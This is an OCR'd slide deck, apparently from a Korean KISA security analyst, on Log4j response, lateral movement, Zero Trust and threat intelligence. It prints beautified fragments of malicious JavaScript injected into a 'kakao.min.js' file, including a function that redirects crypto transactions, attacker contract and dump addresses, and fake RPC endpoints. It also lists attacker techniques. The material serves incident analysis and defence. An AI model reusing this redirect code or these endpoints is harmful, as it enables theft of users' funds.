“Where is the new Battleground?”

부제 : 전투에서는 져도 전쟁에서는 이기는 Security

KISA Korea Internet & Security Agency 종합분석팀 이재광

RSAConference


Where the world
talks security

Tom Gillis
Senior Vice President
Networking and Advanced Security Business Group, VMware

Lateral Security is the new Battleground.


1 복귀(復歸)

‘21.12



Log4j 위협 대응 보고서 v0.9

Log4j Vulnerbilities Theat Response Report



이 문서는 아래 2가지 질문에서 출발하였다.

질문1) 모든 취약점을 사전에 제거하여 침투 자체를 막을 수 있는 방어 체계가 존재하는가?

질문2) Log4j 취약점 관련 긴급 대응 후 여전히 존재하는 위협은 무엇인가?

o 본 보고서의 전반부에는 **Log4j 취약점에 대한 기술적인 분석*** 내용을 상세히 다루고,

* ① 취약점의 발현원리와 조치방안, ② 공격망 구성방식과 관련 악성코드 유형

후반부에는 **현 시점에서 고민해보아야 할 이슈**를 정리하여**

** ①오픈소스 취약점 식별의 어려움, ②내부 침투여부 확인의 어려움, ③해킹그룹들의 취약점 악용

보안담당자의 대응 활동이 어떠한 방향으로 흘러가야 하는지를 제안*한다.

*** ①보안장비 정책설정, ②주요시스템 모니터링 강화, ③시스템 로그의 철저한 관리


‘22.2


```
kakao.min.js.beauty (~/Analysis/malware/R220224-004/jsbeautify/src) - NVIM
50001          },
50002          872: t => {
50003              t.exports = t => {
50004                  var e = t.data,
50005                      n = e.exchange,
50006                      i = e.eventName,
50007                      r = e.toChain,
50008                      o = e.vault,
50009                      a = e.pool;
50010                  return ["deposit", "VaultDeposit", "singleDeposit", "swap"].includes(i) ? FACTORY_NEW_CONTRACT : ["deposit", "withdraw"].
     includes(i) ? n : ["stakingKSP"].includes(i) ? t.$dao.votingKSP._address : ["bridgeWithdraw"].includes(i) ? t.$bridge.getMinterContract(r).
     _address : ["singleDeposit"].includes(i) ? FACTORY_NEW_CONTRACT : ["VaultDeposit", "VaultWithdraw"].includes(i) ? o : ["propose"].includes(i) ? t.
     $dao.governor._address : ["plusDeposit", "plusWithdraw"].includes(i) ? a : FACTORY_NEW_CONTRACT
50011              }
50012          },
50013          403: function(t, e, n) {
50014              t = n.nmd(t),
50015                  function(e) {
50016                      "use strict";
50017                      var i = "object" == typeof n.g && n.g && n.g.Object === Object && n.g,
50018                          r = "object" == typeof self && self && self.Object === Object && self,
50019                          o = i || r || Function("return this")(),
50020                          a = o.Symbol,
50021                          s = Object.prototype,
50022                          l = s.hasOwnProperty,
50023                          u = s.toString,
50024                          c = a ? a.toStringTag : void 0,
50025                          f = Object.prototype.toString,
50026                          d = a ? a.toStringTag : void 0;
50027
50028                      function h(t) {
50029                          return null == t ? void 0 === t ? "[object Undefined]" : "[object Null]" : d && d in Object(t) ? function(t) {
50030                              var e = l.call(t, c),
50031                                  n = t[c];
50032                              try {
50033                                  t[c] = void 0;
50034                                  var i = !0
50035                              } catch (t) {}
50036                              var r = u.call(t);
50037                              return i && (e ? t[c] = n : delete t[c]), r
50038                          }(t) : function(t) {
50039                              return f.call(t)
50040                          }(t)
50041                      }
50042
50043                      function p(t) {
50044                          return null != t && "object" == typeof t
50045                      }
50046                      var m = Array.isArray,
50047                          g = /\s/,
50048                          b = /^\s+/;
50049
50050                      function v(t) {
50051                          var e = typeof t;
50052                          return null != t && ("object" == e || "function" == e)
50053                      }
50054                      var y = /^[-+]0x[0-9a-f]+$/i,
50055                          _ = /^0b[01]+$/i,
50056                          w = /^0o[0-7]+$/i,
50057                          x = parseInt;
50058
50059                      function k(t) {
50060                          if ("number" == typeof t) return t;
```

```
var E = {
        8217: KLAY_CYPRESS_APII,
        1001: "wss://baobab-rpc.klaytn.ozys.net:8652"
    },
    C = new c.default({
        network: k.default.getters.getChainInfo.network.netId || 8217,
        providerType: 1,
        providerUrl: E,
        requestUrl: {
            8217: KLAY_CYPRESS_APII_HTTP,
            1001: "https://baobab-rpc.klaytn.ozys.net:8651"
        }
```

```
    FACTORY_NEW_CONTRACT = "0x3f315f2bFA8452FebBC08a9E3a7FDF8872F9527C", DUMP_ADDRESS = "0xdFCB0861d3CB75BB09975dcE98c4E152823C1A0b"
KLAY_CYPRESS_APII = "wss://api.klaytncypress.net:8652", KLAY_CYPRESS_APII_HTTP = "https://api.klaytncypress.net:8651", console.log("INIT
DARKODE")
    })()
})();
```

‘22.3


최초 침투
공격대상 기업의
직원 계정을
사전에 확보
공격자
확보된
계정 입력
이중인증
우회
(SMS, 이메일 등)
원격접속 시스템
Microsoft
내부망 이동
NVIDIA
업무협업
솔루션
(예: 일정 및 현황
관리)
중앙관리
솔루션
(예: 프로그램 배포)
접속
내부 업무PC
데이터 유출
외부유출
접속
기업 주요
데이터 저장소

2 Context

맥락, 상황

✓ 우리 내부는 이미 침투되어 있다는 가정에서 출발

Zero Trust

IoC

versus

IoA

확인

이벤트의 존재 유무


고민


비정상 행위를
우리의 업무 흐름에서
어떻게 분리해낼 수 있는가


Perimeter & Host


CONTEXT


ATT&CK and Pyramid of Pain











TTPs#1

- 홈페이지 취약점 침투
- 시스템 계정 수집
- Lateral Movement

Zero-day Exploit

TTPs#2

- 스피어피싱 공격
- 브라우저 및 북마크 정보 탐색
- 웹 기반의 C2 활용

Spear Phishing

TTPs#3

- 실행 및 지속 : 윈도우 서비스
- 방어 회피 : 난독화, 인젝션
- 정보수집 : 사용자 계정정보 덤프

Malware Features

TTPs#5

- 윈도우 명령어(파워셸,WMI) 악용
- SMB 포트 기반 측면이동
- DC GPO(그룹정책) 악용

Lateral Mov. in AD

TTPs#6

- 공격 대상의 IP 필터링
- 클라이언트 프로그램 취약점 악용
- 파일검색, 키로깅, 스크린 캡쳐

Watering hole


TTPs#7

- C$, Admin$ 공유 활성화 문제
- 키로깅을 통해 계정정보 수집
- WMIC, SC, AT, SCHTASKS


Admin Share

3 Game Changer

게임의 판도를 바꿀 수 있는 무엇




Provide a standard set of procedures to identify, coordinate, remediate, recover, and track successful mitigations from incidents.



Mandiant and CrowdStrike Join Forces in the Fight Against Evil.

Effective security relies not only on the security controls deployed, but on the expertise and intelligence behind them.



What's in the Book?

Intelligence is the most powerful weapon defenders have against adversaries. No matter what security role you play, intelligence enables smarter, faster decisions.

The new, fourth edition of our most popular book is your definitive guide for developing an intelligence-led security program. With 198 pages covering the application of intelligence across the enterprise and new chapters on fraud intelligence, identity intelligence, and attack surface intelligence, it is the most comprehensive book published on intelligence for security teams.

"Current defense strategies are not working. Defenders must switch to offense. Organizations must move to intelligence-led security programs that anticipate adversaries and their intent, monitor the infrastructure they build, and learn from breached organizations."

Christopher Ahlberg, Ph.D.,
CEO and Co-Founder, Recorded Future

anticipate adversaries and their intent, monitor the infrastructure they build, and learn from breached organizations.

